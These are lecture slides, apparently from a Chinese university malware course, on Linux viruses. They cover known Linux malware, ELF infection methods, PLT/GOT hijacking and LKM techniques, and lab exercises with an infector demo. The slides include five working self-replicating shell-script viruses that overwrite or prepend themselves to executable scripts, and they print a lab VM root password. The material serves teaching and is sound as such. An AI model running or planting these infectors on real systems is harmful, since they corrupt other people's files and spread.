清华大学出版社
TSINGHUA UNIVERSITY PRESS


# 第4章 Linux病毒技术

刘功申
上海交通大学网络空间安全学院
School of Cyber Science and Engineering

- 本章的学习目标：
  - 了解Linux的安全问题
  - 掌握Linux病毒的概念
  - 掌握Linux下的脚本病毒
  - 掌握ELF病毒感染方法

# Linux安全吗？

- 一个最大的误区就是很多高性能的安全操作系统可以预防计算机病毒。
- 另一个误区就是认为Linux系统尤其可以防止病毒的感染，因为Linux的程序都来自于源代码，不是二进制格式。
- 第三个误区就是认为Linux系统是绝对安全的，因为它具有很多不同的平台，而且每个版本的Linux系统有很大的不一样。

# Linux病毒列表

- **Slapper:** The most dangerous Linux worm; it's network-aware and in August 2002 it exploited a flaw in OpenSSL libraries in Apache servers with OpenSSL enabled.
- **Bliss:** Also a well-known bug, it infects ELF executables, locating binaries with write access and overwrites those with its own code.
- **Staog:** Considered the first Linux virus, it infects ELF executables.
- **Typot:** A Linux Trojan that does distributed port scanning, generating TCP packets with a window size of 55808.
- **Mydoom :** Windows worm have network propagation and process termination capabilities to launch a denial of service (DoS) attack on www.sco.com.

- **TNF：** A DDoS agent.Makes ICMP flood, SYN flood, UDP flood, and Smurf attacks. It also has the capability of installing a “root shell” onto the affected system.
- **R16.A:** Delete file in the current directory.Overwirte /bin/cp, /bin/ls. Create /usr/SEXLOADER, /usr/TMP001.NOT.
- **RAMEN:** The first virus in Linux. Overwrite all index.html in the system. Add two ftp account “anonymous" and "ftp” in the system. Add itself’s script in /etc/rc.d/rc.sysinit. rpc.statd (port 111/udp ) , wu-ftpd (port21/tcp), LPRng (port 515)
- **LINDOSE.A:** A rare cross-platform scourge, able to jump Windows PE and Linux ELF executables. It's a proof-of-concept worm and has not hit the wild.

- **MSTREAM.MST :** A DDoS agent. It will open TCP port 6732 and UDP port 9325. Create master and server files.
- **ADORE.A:** A internet worm. Overwrite /bin/ps.VExecutes ICMP, and opens port 65535. BIND, wu-ftpd, rpc.statd, lpd.
- **CHEESE.A:** Include "GO" shell script, CHEESE“ perl script, and “PSM” ELF.shell script GO runs perl script CHEESE. Delete all /bin/sh in /etc/inetd.conf. Close inetd.
- **QUASI:** It will infect ELF files in the current directory. It has no destructiveness.
- **PASS:** It is writed by GNU C. It will change Unix shell.

# Linux病毒分类

- 第一种: Shell脚本病毒
- 第二种: 蠕虫病毒
- 第三种: 欺骗库函数
- 第四种: 内核级的传播
- 第五种: 与平台兼容的病毒

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

# Linux系统下的脚本病毒

- shell在不同的Linux系统上面的差别很小。
- Shell简单易学。


# 第一，最原始的shell病毒。

- #shellvirus I#
- for file in ./infect/*
- do
- cp $0 $file
- done


# 第二，一个简单的Shell病毒

- #shellvirus II#
- for file in ./infect/*
- do
- if test -f $file #判断是否为文件
- then
- if test -x $file #判断是否可执行
- then
- if test -w $file #判断是否有写权限
- then
- if grep –s sh $file > .mmm #判断是否为脚本文件
- then
- cp $0 $file #覆盖当前文件
- fi
- fi
- fi
- fi
- done
- rm .mmm -f

# 第三，具有感染机制的Shell病毒

```
#shellvirus III#
#infection
head -n 35 $0 > .test1          #取病毒自身代码并保存到.test
for file in ./*                 #遍历当前目录中的文件
do
echo $file
head -n 2 $file > .mm           #提取要感染的脚本文件的第一行
if grep infection .mm > .mmm    #判断是否有感染标记infection
then                            #已经被感染,则跳过
echo "infected file and rm .mm"
rm -f .mm
else                            #尚未感染，继续执行
if test -f $file
then
echo "test -f"
if test -x $file
then
echo "test -x"
```

```
if test -w $file
then
echo "test -w"
if grep -s sh $file > .mmm
then
echo "test -s and cat..."
cat $file > .SAVEE          #把病毒代码放在脚本文件的开始部分
cat .test1 > $file          #原有代码追加在末尾
cat .SAVEE >> $file         #形成含有病毒代码的脚本文件
fi
fi
fi
fi
fi
done
rm .test1 .SAVEE .mmm .mm –f  #清理工作
```

# 第四，更加晦涩的病毒

- #ShellVirus IV#
- #infection
- for file in ./* ; do  #分号（;）表示命令分隔符
- if test -f $file && test -x $file && test -w $file ; then
- if grep -s sh $file > /dev/nul ; then
- head -n 2 $file > .mm
- if grep -s infection .mm > /dev/nul ; then
- rm -f .mm ; else
- head -n 14 $0 > .SAVEE
- cat $file >> .SAVEE
- cat .SAVEE > $file
- fi fi fi
- done
- rm -f .SAVEE .mm


# 第五，感染特定目录的Shell病毒

```
#ShellVirus V#
#infection
xtemp=$pwd                    #保存当前路径
head -n 22 $0 > /.test1
for dir in ./* ; do           #遍历当前目录
if test -d $dir ; then        #如果有子目录则进入
cd $dir
for file in ./* ; do          #遍历该目录文件
if test -f $file && test -x $file && test -w $file ; then
if grep -s sh $file > /dev/nul ; then
head -n 2 $file > .mm
if grep -s infection .mm > /dev/nul ; then
rm -f .mm ; else
cat $file > /.SAVEE           #完成感染
cat /.test1 > $file
cat /.SAVEE >> $file
fi fi fi
done
cd ..
fi
done
cd $xtemp
rm -f /.test1 /.SAVEE .mm     #清理工作
```

# 脚本病毒实验(实验十)

- 【实验目的】
- 了解Linux脚本型病毒的基本编制原理。
- 了解脚本病毒的感染、破坏机制，进一步认识Linux操作系统下的病毒。
- 【实验环境】
- 运行环境Red Hat Linux操作系统。
- 虚拟机FC7，账号：root; 口令：shmilymengqi
- 虚拟机文件夹：usr/vsh

- 【实验步骤】
- 文件位置：光盘盘符: \Experiment\LinuxScript。该目录下共包含v_1.sh、v_2.sh、v_3.sh、v_4.sh、v_5.sh等5个Linux系统下的脚本病毒文件。拷贝这些文件到Linux系统。
- 修改这些病毒为可执行文件。
- 创建测试用脚本文件（例如，test.sh），根据病毒感染能力，注意测试文件的属性、所在目录层次等。
- 依次执行这5个脚本病毒，察看它们的执行效果。
- 【实验注意事项】
- 本病毒程序用于实验目的，请妥善使用。
- 本病毒程序具有一定的破坏力，做实验室注意安全，推荐使用虚拟机环境。
- 注意字符格式，防止非法字符存在于*.sh文件中。


# Linux可执行文件格式（ELF）

- Elf 也就是 “Executable and Linking Format.”
- Elf 起源于Unix，经改进应用于FreeBSD和Linux等现有类Unix操作系统。
- 微软的PE格式也学习了ELF格式的优点。

- 建议参考：提前学习本章的补充知识

清华大学出版社
TSINGHUA UNIVERSITY PRESS


重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

# ELF格式文件病毒感染原理


# 无关ELF格式的感染方法

- **覆盖式感染**
  - 这种感染最初的思路很简单，就是将病毒体直接拷贝到宿主文件中，从开始部分覆盖宿主文件，从而宿主文件被感染成单纯的病毒体，一般情况下宿主文件会遭到破坏，若要使得在病毒执行后仍然交换控制权给宿主文件，则需要给宿主文件备份，这里的思路并不复杂只是将原宿主文件复制到一个隐藏文件，然后在病毒体执行完之后执行宿主文件，使得进程映像中添加的是原宿主文件的内容。



- **追加式感染**
  - 这种感染最初的思路也很简单，同上面那种方式不同的是将病毒体直接追加到宿主文件中，或者将宿主追加到病毒体之后，并不存在覆盖宿主文件的行为，从而宿主文件被感染成单纯的病毒体和原宿主文件的合体，在病毒文件执行后交换控制权给宿主文件。

- 感染过程：
  - 查找当前目录下的可执行文件（也可以进行小规模的目录查找）
  - 找到可执行文件test后，
  - 修改病毒体，使病毒执行结束后能够提取宿主文件到一个新文件,然后执行这个新文件进行进程映像替换，即交还控制权给宿主文件；
  - 合并病毒体到test，不覆盖宿主文件，但放在宿主文件内容之前；
- 执行过程：
  - 病毒体先执行
  - 病毒体执行完后，找到病毒体尾部
  - 提取宿主文件到新文件
  - 执行新文件



# 利用ELF格式的感染方法

- 与ELF格式相关的感染方法，需要根据ELF格式来改变ELF格式内容，从而使病毒代码和宿主代码共存并且病毒代码执行结束后能顺利交接控制权给宿主。向ELF文件中插入寄生病毒代码要求宿主文件和病毒体都是完整的，因此插入的病毒代码会造成段的使用大小增加。

# 文本段数据段之间填充区

| 段 | 页号 | 页内内容 | 注释 |
|---|---|---|---|
| 文本段 | N | TTTTTTTTTTTTTTTTTTTT | T: 文本段代码<br>P: 填充代码<br>D: 数据段代码 |
| | N+1 | TTTTTTTTTTTTTTTTPPPPP | |
| 数据段 | N+2 | PPPPPPDDDDDDDDDDDDDD | |
| | N+3 | DDDDDDDDDDDDDDDDDDDD | |

# 利用文本段之后填充

- 在文本段末尾插入代码有以下几件事需要做：
- 增加"ELF header"中的 p_shoff以包含新代码
- 定位"text segment program header"
- 增加 p_filesz算入新代码
- 增加 p_memsz 算入新代码
- 对于文本段phdr之后的其他phdr
- 修正 p_offset
- 对于那些因插入寄生代码影响偏移的每节的shdr
- 修正 sh_offset
- 在文件中物理地插入寄生代码到这个位置
- 根据ELF规范，p_vaddr和p_offset在Phdr中必须模page size相等。
- p_vaddr (mod PAGE_SIZE) = p_offset (mod PAGE_SIZE)

# 感染后的情况

| ELF Header |
| --- |
| Program header table |
| Segment1（宿主文本段） |
| 寄生代码 |
| Segment2（数据段） |
| Section header table |
| Extra sections |

| 段 | 页号 | 页内内容 | 注释 |
|---|---|---|---|
| 文本段 | N | TTTTTTTTTTTTTTTTTTTTT | T: 文本段代码<br>P: 填充代码<br>V: 病毒代码<br>D: 数据段代码 |
| | N+1 | TTTTTTTTTTTTTTTTTVVVV | |
| | N+2 | VVVPPPPPPPPPPPPPPPPPP | |
| 数据段 | N+3 | PPPPPPDDDDDDDDDDDDDD | |
| | N+4 | DDDDDDDDDDDDDDDDDD | |

# 数据段之后插入感染

- 修改病毒代码，使病毒代码执行后能够跳转到原来的入口点；
- 定位数据段：
- 修改ELF头中的入口点，指向新的代码，即数据段末尾处（p_vaddr+p_memsz）；
- 修改e_shoff字段指向新的节头表偏移量，即原来的加上加入的病毒大小和bss段大小；
- 对于数据段程序头：
  - 增加p_filesz用来包括新的代码和.bss节；
  - 增加p_memsz包含入新的代码；
  - 计算.bss节的大小（p_memsz-p_filesz）；
- 对于任何一个插入点之后节的节头shdr：
  - 增加sh_offset，增加数值为病毒大小与.bss节大小的和；
- 物理地插入病毒代码到文件中：
  - 移动节头表以及其他两个不属于任何段的节。

# 感染后的情况


ELF Header
Program header table
Segment1
Segment2（宿主数据段）
寄生代码
Section header table
Extra sections

# 文本段之前插入感染

- 修改病毒代码使病毒代码能够执行完后跳转到原来的入口地址；
- 修正ELF头中的e_shoff来包含入新的代码；
- 定位文本段：
- 修正文本段p_memsz和p_filesz，增大PAGESIZE大小；
- 修正该程序头的p_vaddr p_paddr；
- 对任何插入点之后的段的程序头phdr：
- 增加p_offset来算入新的代码；
- 还应修改p_vaddr，p_paddr与偏移成模运算关系；
- 对任何插入点之后的节的节头shdr：
- 增加sh_offset来算入新的代码；
- 物理地插入病毒代码到文件中,填充到PAGESIZE大小，将病毒体及填充插在ELF头和程序头表之后区域。

# 感染后的情况


ELF Header
Program header table
寄生代码
Segment1（文本段）
Segment2（数据段）
Section header table
Extra sections

# 利用函数对齐填充区感染

- 从当前进程中取出病毒代码，查找合适的未被感染的ELF可执行文件作为宿主文件，并修改病毒体，使其执行完后能够跳转至宿主文件代码入口点；
- 查找宿主文件函数填充区，找到足够大的函数填充区并记录；
- 将病毒体分割；
- 将分割后的病毒放入宿主文件多个函数填充区内，并在每一块后设置跳转指令，使其各部分相连接；
- 修订入口点，使其指向病毒体入口点。

# 利用NOTE段或者扩展.note节

- 查找文件中的PT_NOTE类型的段，修改PT_NOTE类型段程序头中的字段，重点字段需要修改p_type为PT_LOAD，并将其他字段修改为合适的值，然后将ELF头中的e_entry字段修改为PT_NOTE段的p_vaddr值，即使病毒程序先于宿主程序执行，修改病毒程序使其执行结束后能够跳转到原入口地址。然后插入病毒体到文本段中相应位置 。

# 高级感染技术

- 上升到内核层次的病毒感染就是高级感染，这就需要感染内核的模块。对Linux最致命的病毒攻击方式就是感染Linux内核，也就是使用Linux的LKM。
- LKM是Linux内核为了扩展其功能所使用的可加载内核模块。
- LKM的优点：动态加载，无须重新实现整个内核。基于此特性，LKM常被用作特殊设备的驱动程序（或文件系统），如声卡的驱动程序等等。

# LKM感染技术

- LKM在Linux操作系统中被广泛使用，主要的原因就是LKM具有相对灵活的使用方式和强大的功能，可以被动态地加载，而不需要重新编译内核。
- 在另一个方面，对于病毒而言，也有很多好处，比如隐藏文件和进程等，但是使用LKM是比较麻烦的，需要较高的技术要求。

# PLT/GOT 劫持实现

- 对PLT实现重定向的算法具体可以描述如下：
  - 将文本段修改为可写权限；
  - 保存PLT入口点；
  - 使用新的库调用地址替代原入口；
  - 对新的库调用中代码的修改：
- 实现新的库调用的功能，保存原来的PLT入口，调用原来库调用。

# LinuxELF原型病毒实验（实验十一）

- 【实验目的】
- 了解Linux 感染ELF可执行文件的病毒的基本编制原理。
- 了解可执行文件病毒的感染、破坏机制。
- 【实验环境】
- 运行环境Red Hat Linux操作系统。
- 【实验步骤】
- 文件位置：附书资源目录\Experiment\LinuxELF。该目录下共包含如下文件。

- 这个病毒包含的文件有如下几个（参考附书光盘）：
  - get_patch.sh 用来修订文件中两个宏定义的bash脚本文件
  - infector.c 感染器程序
  - infector.h 感染器程序的头文件
  - Makefile Makefile文件
  - virus.c 病毒体的源文件
  - virus.h 病毒体头文件

# 实验步骤

- (1) 复制这些文件到Linux系统。
- (2) 修改脚本的执行属性。
- (3) 创建测试用可执行程序，根据病毒感染能力，注意测试文件的属性、所在目录层次等。
- (4) 参考4.6.2节学习病毒原理，并执行病毒，观察感染过程。

- 【实验注意事项】
- 本病毒程序用于实验目的，请妥善使用。
- 本病毒程序具有一定的破坏力，做实验时注意安全，推荐使用虚拟机环境。

# 文本段后填充感染

- 增加"ELF header"中的 e_shoff增大PAGESIZE大小；
- 修正插入代码使其能够跳转到原主体代码的入口点；
- 定位文本段程序头：
- 修改ELF头的入口点地址指向新的入口点（p_vaddr+p_filesz）；
- 增加p_filesz 包含新代码；
- 增加 p_memsz 包含新代码；
  - 对于文本段最后一节的shdr：
- 增大sh_size加上寄生代码的大小；
  - 对于文本段之后的phdr：
- 增加 p_offset 加上PAGESIZE大小；
- 对于那些因插入寄生代码而影响偏移的每个节的shdr：
- 增加 sh_offset 加上PAGESIZE大小；

在文件中物理的插入寄生代码，并且填充到一个页大小。位置 处于文本段的 p_offset 加上原来的p_filesz的偏移位置。

# 数据段后填充感染


- 修改病毒代码，使病毒代码执行后能够跳转到原来的入口点；
- 定位数据段：
- 修改ELF头中的入口点，指向新的代码，即数据段末尾处（p_vaddr+p_memsz）；
- 修改e_shoff字段指向新的节头表偏移量，即原来的加上加入的病毒大小和bss段大小；
  - 对于数据段程序头：
- 增加p_filesz用来包括新的代码和.bss节；
- 增加p_memsz包含入新的代码；
- 计算.bss节的大小（p_memsz-p_filesz）；
  - 对于任何一个插入点之后节的节头shdr：
- 增加sh_offset，增加数值为病毒大小与.bss节大小的和；
  - 物理地插入病毒代码到文件中：
- 移动节头表以及其他两个不属于任何段的节。

病毒体流程图


# 初始和收尾模块

初始模块



收尾模块



程序头表处理模块


读取程序头表表项
是否文本段之后感染并使用文本段感染
是
修正p_offset
否
是否PT_LOAD
是
是否文本段
是
是否病毒太大
是
判定使用数据段感染
否
根据文本段感染修改相关字段
否
是否使用数据段感染
否
是
根据数据段感染修改相关字段
否
是否程序头表最后一项
否
是
将ELF头和程序头表写回文件

节头表处理模块


读取节头表表项
是否插入点之后
否
是
是否数据段感染
是
sh_offset增大（VIRUS_SIZE+bss_size）
否
是否文本段最后一节后一节
是
sh_offset增大PAGESIZE修订文本段最后一节sh_size
否
sh_offset增大PAGESIZE
是否节头表中最后一项
否
是
将节头表内容写回文件

# 实验环境

- 虚拟机：FC7
- 账号：root; 口令：shmilymengqi
- 虚拟机文件夹：root/linux virus/vsh

# 病毒演示效果

```
[root@project virus]# cp /bin/date ./
[root@project virus]# ./infect
Usage : infect <ELF filename> [OPTION]
OPTIONS: --text : Insert virus code to text segment padding.
         --data : Insert virus code after data segment.
[root@project virus]# ./infect date --data
[root@project virus]# mv date ./test/
[root@project virus]# cd test/
[root@project test]# ll
total 192
-rwxr-xr-x 1 root root 53318 Jun 14 01:26 date
-rwxr-xr-x 1 root root 27248 Jun 14 01:25 ln
-rwxr-xr-x 1 root root 89464 Jun 14 01:23 ls
[root@project test]# ./date
ELFThu Jun 14 01:26:53 CST 2007
```

# 病毒演示效果（con）

```
[root@project test]# ll
total 196
-rwxr-xr-x 1 root root 53318 Jun 14 01:26 date
-rwxr-xr-x 1 root root 27248 Jun 14 01:25 ln
-rwxr-xr-x 1 root root 93486 Jun 14 01:26 ls
[root@project test]# ./ls
ELFdate  ln  ls
[root@project test]# ll
total 200
-rwxr-xr-x 1 root root 53318 Jun 14 01:26 date
-rwxr-xr-x 1 root root 31344 Jun 14 01:28 ln
-rwxr-xr-x 1 root root 93486 Jun 14 01:26 ls
[root@project test]# ./ln
ELF./ln: missing file operand
Try `(null) --help' for more information.
[root@project test]#
```

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

# 恶意代码与计算机病毒
## ——原理、技术和实践

谢谢

Q&A

上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University